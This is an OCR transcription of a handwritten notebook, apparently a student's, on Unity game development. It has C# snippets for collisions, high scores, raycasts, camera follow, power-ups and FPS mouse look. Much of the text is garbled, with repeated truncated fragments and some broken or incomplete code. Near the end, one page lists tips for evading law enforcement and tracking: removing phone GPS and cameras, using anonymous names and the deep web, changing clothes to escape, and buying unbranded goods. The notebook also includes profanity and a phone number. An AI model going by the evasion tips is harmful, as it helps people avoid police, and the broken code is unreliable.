    { } }
```

classmate

PAGE

getting Info

{

Void On Colli

{

you can

hierarchy

duplicates

when dragging

move 2 u

Drag is the

window

related to

hide the

classmate

getting Info of what we collide

{
void OnCollisionEnter (Collision collisionInfo)
↓
// (Pre Built unity function
// inside the Box collider)

{

you can drag a pre created object from hierarchy to project to make many duplicates and change to gether or indivi

when dragging an object just press ctrl to move 2 units

Drag ; is the air in the Rigid body module.

window → lighting → to adjust . all related to light) you can add fog to hide the upcoming obsacles.

EO7 lost.

DATE

→ you can change the text size by the screen differents by selecting camera option.

UI

can use for menu

to Set your pc Quality

Edit → project Settings → Quality

to set icon cursor

Edit → project Settings → player,
you should save it as png

to make the game setup
after completing the full game using
Inno setup
Select the game and. Selet the Data

classmate

PAGE

Web GL is fo
load for money.

if you want
which you can
by pressing
Select camera
Crane object →

Dont do any f
you notice this
and press co
paste the co

In C# cod
[Header (" AS
Public AB
Public CD
[Space]
[Header (" BB "
Public AGm

Web Gl is for internet, you can send for money.

---

if you want to change the camera angle which you are seeing now can be done by pressing
Select camera
Game object - align with view

Dont do any thing in play mode if you notice this is in play mode right click and press copy component and stop and paste the component.

---

in C# coading

```
[Header ("ASD")]
Public AB
Public CD
[Space]
[Header ("BB")]
Public AGm
```

Output

ASD

AB
CD


BB

AGm

to get a random number DATE

int a = Random.Range(1, 7);

Output is between 1-6 not 1-7 ok.



Code

{

Public Text Score; // Current value Score text

Public Text highscore; // high Score value

Void Start () // works on Start

{

high Score.text = PlayerPrefs.GetInt ("High Score").ToString();

gets the value of high score

PAGE

Converts it to string

classmate

}

public Vo

{

int num

Score.tex

if (numbe

{

Player

high

}

}

Public Void Re

{

PlayerPrefs.Set

PlayerPrefs.D

PlayerPrefs.De

highScore.te

}

classmate

```
}

public void RollDice()
{
    int number = Random.Range(1,7);
    Score.text = number.ToString();

    if(number > PlayerPrefs.GetInt("HighScore", 0))
    {
        PlayerPrefs.SetInt("HighScore", number);
        highScore.text = number.ToString();
    }
}

Public void Reset()
{
    PlayerPrefs.DeleteKey
    PlayerPrefs.
    PlayerPrefs.DeleteAll();
    highScore.text = "0";
}
```

Default value.

Zero

Zero (Default value)

classmate

PAGE

→ Click on an object and press F to focus that objects

```
{
Public Tranform target;
Public float smooth speed .=0.125f;
Public Vector 3 offset;
Void late update ()
{
 tranform . position = target . position + offset;
}
} (mario old)
```

Smooth camera movement (mario new)

Same

```
Void Fixed update ()
{ Vector 3 desired postion = target . position +
                             offset;
Vector 3 smooth position = Vector 3 . Lerp
                           (transform . postion,
                           desired position,
                           smooth speed);
```

DATE

~~Else~~

transform.position = Smoothed Position;

transform.LookAt(target);

}

}

Smooth camera follow - Barack vid has a link of many Ideas. ~~Hello~~

How to make high Score is last vid

constant force can be applied by without using code. by add component.

Input Code

```
if (Input.GetKey("d"))
{

}
```

PAGE

classmate

DATE

Start () → this Runs a function when the game is played or Started.

~~Update~~

Update () → ~~Boo~~ Runs the program every frames per second.

Awake () → Runs before the games

OnEnable () → Runs when the script is enabled

[redacted]

[redacted]

Fixed Update () : frame rate - independent update for physics

unity Scripting : Keyboard and mouse Input

→ void update

if (Input. GetMouseButtonDown (0))
↓
zero

{ Debug.log ("you pressed the left mouse button");
}

if (Input. GetKeyDown ("a")) {

Debug.Log ("you pressed a key"); }

classmate

PAGE

Key concep

• Physics . R

float max D

→ A "Ray

projected fo

→ once a

about what

→ If I

at a cube

→ this is the

which will

↓ program

Void Update

// create a

and going fo

Ray My_Ray =

RayCastHit

if (Physics.Ray

// I

classmate

DATE

Key concepts : Ray cast

- Physics . Raycast (Vector3 origin, RaycastHitInfo, float maxDistance);

→ A "Raycast" is simply a line (or a "ray") that is projected forward until it hits something

→ once a raycast hits something, it returns information about what it hits

→ If I raycast forward from my camera and look at a cube . I will get a refference to that ~~so~~ cube

→ this is the fundamental aspect of a gaze system, which will be described later

↓ program

```
Void Update () {

// create a ray starting at this object (camera) and going forward.
Ray My_Ray = new Ray (transform.position, transform.forward);
RaycastHit Ray hit ; // Variable to store raycast output.
if (Physics.Raycast (my_Ray, out rayhit, Mathf.Infinity)){
        // If the ray cast hits something print out its name
```

PAGE

classmate

DATE

```
Debug.LogFormat("You hit {0}!", rayHit.
                                Collider.name);
}
}
}
```

→ you can drag from old levels to the objects that are same in new level. from hiraey to below

---

Unity you can access all game objects By defining them

code

```
Public Class MyFirstScript : MonoBehaviour {
GameObject myFirstObject; // any object name cube
Camera myMainCamera; // camera main camera if there
                        Camera
SphereCollider mySphereCollider;
MyFirstScript myNewScript;
etc;
```

classmate

PAGE

→ the random
Color GetRand
return new
Random.Rang
{
}
// the color range
// 0.0 → 1.
// it will c
this in Ray c

→ you can sc

to rotate the obj
→ transform
"RotateAround
→ Let's mod
that it rotates
→ method: Rota

classmate

→ the random color to an object!

```
Color GetRandomColor() {
return new Color (Random.Range (0.0f, 1.0f),
Random.Range (0.0f, 1.0f), Random.Range
                    (0.0f, 1.0f));
}
```

//The color range in unity using R G B is between
//0.0 → 1.0 - no color above or below, if.
// if will change colour every frame, you can use this in ray cast to make Disco lights

---

→ you can script one but use for multiple objects.

---

to rotate the objects around eg → moon etc.

→ Transform componets have a nice "RotateAround()" method.

→ Let's modify the current objects transform so that it rotates!

→ method: RotateAround (Vector3 point, Vector3 axis, float angle);

DATE

Code

```
Void Update () {
    Transform OrbitTransform = objectToOrbit.
                                transform;
Vector3 OrbitPosition = ~~Orbit~~
                        OrbitTransform.position;
Vector3 orbitAxis = Vector3.up; // Orbit around
                                   y axis
float floatOrbitAngle = 1.0f;
transform.RotateAround (OrbitPosition, OrbitAxis,
                        OrbitAngle);
}
```

Then drag the Sphere and apply to the Code.

classmate

PAGE

First game

0

to distroy

Void u

{

float jel

transform.

if (tran

{

// Destroy

Destroy

}

}

classmate

n = object To Orbit.
transform;
transform.position,
up; // Orbit axis
y axis
;
sition, OrbitAxis,
OrbitAngle);
e - Code.

First game

Catch the egg

to distroy the moving egg code:-

```
Void update ()
{
float fallspeed = 2 * Time.deltatime;
transform.position -= new Vector3 (0, fallspeed, 0);
if (transform.position.y < -1 || transform.position.y > 20)
{
// Destroy this game object (and all attached components)
Destroy (gameobject);
}
}
```

DATE

~~Plan~~ Movement of the player.

left ⟵ ⟶ right

```
Void Update () {
// These two lines are all there is to the
// actual movement.
float moveInput = Input.GetAxis ("Horizontal") *
                  Time.deltaTime * 3;
transform.position += new Vector3 (0, 0, 0);
if (transform.position
transform.position += new Vector3
                  (moveInput, 0, 0);
// Restrict movement between two
                  values.
if (transform.position.x <= -2.5f ||
                  transform.position.x
                  >= 2.5f)
{
Float xPos = Mathf.Clamp (transform.position.
                  -2.5f,
Float xPos = Mathf.Clamp (transform.position.x, -2.5f,
// clamp between min -2.5 and max 2.5
                  2.5f);
```

transform.po

}

}

Level


DATE

transform.position = new Vector3 (xpos, transform.position.Y, transform.position.Z);

};

};

L.D.



Levels are in the maths note.

PAGE

classmate

L.D. DATE

~~Audio in the unity~~

1) Power up

2) ~~Collect~~

3) Select Trigger → in Spher Colider.

4)

5) Code

Public Gameobject PickupEffect

{

Void OnTriggesEnter (Collider Other)

{

if (other compareTag ("player")

// cheacking Whether it is a player.

{

Pickup(); // calling a function

}

}

Void pickup

{

// Spawn a ~~Coll~~ cool effect.

Instantiate (pickupEffect, transform.pos

classmate PAGE

+ transform

// Drag a

// Apply

// Destroy

}

Full

To make

Code

Public

Public fl

Public

Void On

// this

// an obj

{ if

// The St

classmat

+ transform.rotation);
// Drag a effect in the pick up effect.
// Apply effect to the player.
// Destroy the partical
}

Full code → next page

To make ~~the~~ our player Bigger using power up

Code

Public class powerup : MonoBehaviour {
Public float multiplier = 1.4f ;
Public Game object pickupeffect;
Void OnTrigger Enter (Collider other)
// This calls the function when it is collided to
// an object.
{ if (other.compareTag ("Player")) // comparing
// the string with the tag given to the player as player or not.

DATE

{ // if the statement is true the
// function is called.
PickUp(other);
}
}

void PickUp (Collider player)
{
Instantiate (pickupeffect, transform.
position, transform.rotation
player.transform.localScale *=
multiplier
// to increase the size
Destroy (gameObject);
}
}
// to destroy the game object
// collider player is varible inside the
function

classmate

PAGE

Player life

~~Public~~:

Public class PlayerStats : MonoBehaviour {

public float health = 100f; }

using player life to modify the power up for health addition

after this, proj creat another

~~Public~~ ;

Public class powerup : MonoBehaviour {

public float multiplier = 1.4f

Public GameObject pickupEffect;

Void OnTriggerEnter (Collider other)

{

if (other.CompareTag ("Player"))

{

PickUp (other);

}

}

Void PickUp (Collider player)

{

DATE

Instantiate (PickupEffect, transform.position, transform.rotation);

PlayerStats stats = player.GetComponent<PlayerStats>();

// getting the life from that program

stats.health += multiplier;

Destroy (gameObject);

}

}

---

to last for few seconds change this in previous code

→ StartCoroutine (Pickup (other));

Pickup (others);

→ void Pickup (Collider player)

↓

IEnumerator pickup (collider play

add Mess

& yield

// the time

// float

// and the

Get Com

→ you ca

the enemi

→ and to

State.

FPS mov

classmate

PAGE

classmate

add these lines

yield return new WaitForSeconds (duration); // duration is the time set that variable value ~~for~~ in float

// and the change you want. code it.

~~Get Component~~

→ you can emitt light by enabling the emmision in the material

→ and to create nice graphics apply Shader.

FPS mouse movement.

⟶ next page.

DATE

```
Public class MouseLook : MonoBehaviour
{
    Public float mouseSensitility = 100f;
    Public Transform playerBody;
    float xRotation = 0f;
    void Start()
    {
        Cursor.lockState = CursorLockMode.Locked;
        // this hide the cursor.
    }
    void update()
    {
        float mouseX = Input.GetAxis("Mouse X")
                       * mouseSensitivity *
                       Time.deltaTime;
        float mouseY = Input.GetAxis("Mouse Y")
                       * mouseSensitivity *
                       Time.deltaTime;
```

```
xRotation -= mouseY;
xRotation = Mathf.Clamp(xRotation, -90f, 90f);

// Setting limit of angle to "-90" "90"
transform.localRotation = Quaternion.
                    Euler(xRotation, 0f, 0f);
Player.Body.Rotation(Vector3.up * mouseX);

// left-right rotation the body is rotated
// up-down rotation the camera is rotated.
}
}
```

---

movement of FPS player.

See the video.

FPS movement by Barakuya.

Publish the game in china


to earn more.

classmate


~~Read books~~


L — 3

Truth of lies →



L 1




∠90
rod.

(3)

DATE

1) [redacted] [redacted] U

2) → Faking them

3) → Remove GPS, Battery, micro phone, camera

→ Keep away from lawconse

→ Sequrity charges.

→ never tell to any one.

→ why are you ~~for~~ learning?

→ tell you are nutts in it.

→ anonmous name?

→ a Secured note to take notes.

→ about the deep ~~dark~~ Web and for bro

→ the encryption,

→ forever loop.

→ Dont Be uniquely dressed wear doble dress So that. you can escape from the Sutu quickly

→ Buy local good not the brand goods wh can be o Scared and. located. g [redacted]

(Kick)

classmate

PAGE

classmate

Project → LUNO

DATE

Things to know

AR → World Anchor

Audio full

Effects all

Event - all

Layout all

mesh all

Miscellaneous

Navigation

Physics 2D - 3D all

Playables.

Rendering

Scripts

Tilemap

UI

Video

new Script

PAGE


classmate

DATE

Fuck you don't touch it
It's ASD's property.

PAGE

classmate



classmate

PAGE

classmate

DATE

[redacted]


Phone : 24339726

